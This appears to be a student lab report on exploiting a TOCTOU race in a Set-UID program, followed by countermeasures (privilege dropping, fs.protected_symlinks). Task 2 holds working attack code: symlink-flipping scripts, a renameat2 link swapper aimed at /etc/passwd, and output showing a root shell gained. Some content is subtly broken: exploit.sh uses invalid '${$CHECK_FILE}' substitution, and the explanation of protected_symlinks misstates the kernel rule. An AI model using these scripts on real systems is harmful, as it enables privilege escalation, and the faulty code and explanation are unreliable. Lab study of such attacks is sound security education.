
Task1


1. Task Purpose

We want to verify whether the magic password works or not.

2. Progress



3. Result



4. Consideration

We checked that magic password works well.

Task2.A

1. Task Purpose

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program listed earlier.

2. Progress

vulp.c

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input*/
    scanf("%50s", buffer);

    if(!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

}
```

link.sh (script file for the attack)

```bash
#!/bin/bash

link_path="/tmp/XYZ"
target_path="/etc/passwd"

while true; do
    ln -sf $target_path $link_path
    unlink $link_path
done
```


exploit.sh (checks if the passwd file has been changed)

```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=${$CHECK_FILE}
new=${$CHECK_FILE}
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=${$CHECK_FILE}
done
echo "STOP... The passwd file has been changed"
```

3. Result

The exploit was not successful. I waited for about 20 minutes, but the "/etc/passwd" file was not changed.



4. Consideration

The main reason for this situation is that the attack program is context switched out right after it removes /tmp/XYZ (i.e., unlink()), but before it links the name to another file (i.e., symlink()). The action to remove the existing symbolic link and create a new one is not atomic (it involves two separate system calls), so if the context switch occurs in the middle (i.e, right after the removal of /tmp/XYZ), and the target Set-UID program gets a chance to run its fopen(fn, "a+") statement, it will create a new file with root being the owner.

Task2.B

1. Task Purpose

The problem of 2.A can be solved by make unlink() and symlink() atomic.

2. Progress

exploit.sh

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=${$CHECK_FILE}
new=${$CHECK_FILE}
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=${$CHECK_FILE}
done
echo "STOP... The passwd file has been changed"
```

link.c

```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>

int main()
{
        unsigned int flags = RENAME_EXCHANGE;

        unlink("/tmp/XYZ"); symlink("/tmp/seed2", "/tmp/XYZ");
        unlink("/tmp/ABC"); symlink("/etc/passwd", "/tmp/ABC");

        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);

        return 0;
}
```

3. Result

```
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[05/01/24]seed@VM:~/assignment5$ su test
Password:
root@VM:/home/seed/assignment5#
```

4. Consideration

"/tmp/XYZ" links the "/tmp/seed2" and "/tmp/ABC" links the "/etc/passwd". SYS_renameat2 system call enables to switch two symbolic link atomatically.

Task3

1. Task Purpose

The purpose of this task is to change the vulnerable program to follow Principle of Least Privilege.

2. Progress

vulp.c

```c
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;

    /* get user input*/
    scanf("%50s", buffer);

    seteuid(getuid());

    if(!access(fn, W_OK)) {
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    seteuid(0);

}
```

```
[05/01/24]seed@VM:~/assignment5$ sudo chown root vulp
[05/01/24]seed@VM:~/assignment5$ sudo chmod 4755 vulp
[05/01/24]seed@VM:~/assignment5$ ./link.sh &
[1] 31795
[05/01/24]seed@VM:~/assignment5$ ./exploit.sh
```

3. Result

```
No permission
./exploit.sh: line 10:  9878 Segmentation fault      ./vulp < pas
swd_input
No permission
No permission
No permission
```

4. Consideration

The attack did not worked because we changed the vulp.c. Before the program calls the access

system call, the euid is set to the uid of the normal user. Thus, even if the attacker switches the symbolic link of the "/tmp/XYZ" to "etc/passwd", program cannot write to the file because euid is set to normal user.

Task4

1. Task Purpose

In this task, we will turn the protection back on and see the result.

2. Progress

```
[05/07/24]seed@VM:~/assignment5$ sudo sysctl -w fs.protected_s
ymlinks=1
fs.protected_symlinks = 1
Terminal /24]seed@VM:~/assignment5$ ./link.sh &
[1] 2583
[05/07/24]seed@VM:~/assignment5$ ./exploit.sh
No permission
No permission
No permission
No permission
No permission
```

3. Result

The exploitation was not successful.

4. Consideration

(1) How does this protection scheme work?

The protected symbolic link feature prevents non-privileged users from exploiting symbolic links to manipulate the file system. When this feature is enabled, a symbolic link can only be followed if the user has access rights to the target file the link points to. When fs.protected_symlinks is enabled, the kernel performs additional checks to ensure symbolic links are used safely. Specifically, this protection works as follows :

Symbolic Link Owner Verification: It verifies that the user trying to follow a symbolic link within a directory is either the owner of that directory or belongs to the directory's group. Otherwise, following the symbolic link is denied.

Target File Accessibility: If the user cannot access the target file the symbolic link points to, the attempt to follow the link is blocked. This ensures that symbolic links cannot be used without appropriate permissions.

(2) What are the limitations of this scheme?

1. Non-Symlink Attacks: fs.protected_symlinks is effective against symbolic link attacks but cannot protect against other types of file manipulation or race condition attacks unrelated to symbolic links.

2. Privileged Users: This protection only applies to non-privileged users. Privileged users are still able to exploit symbolic links.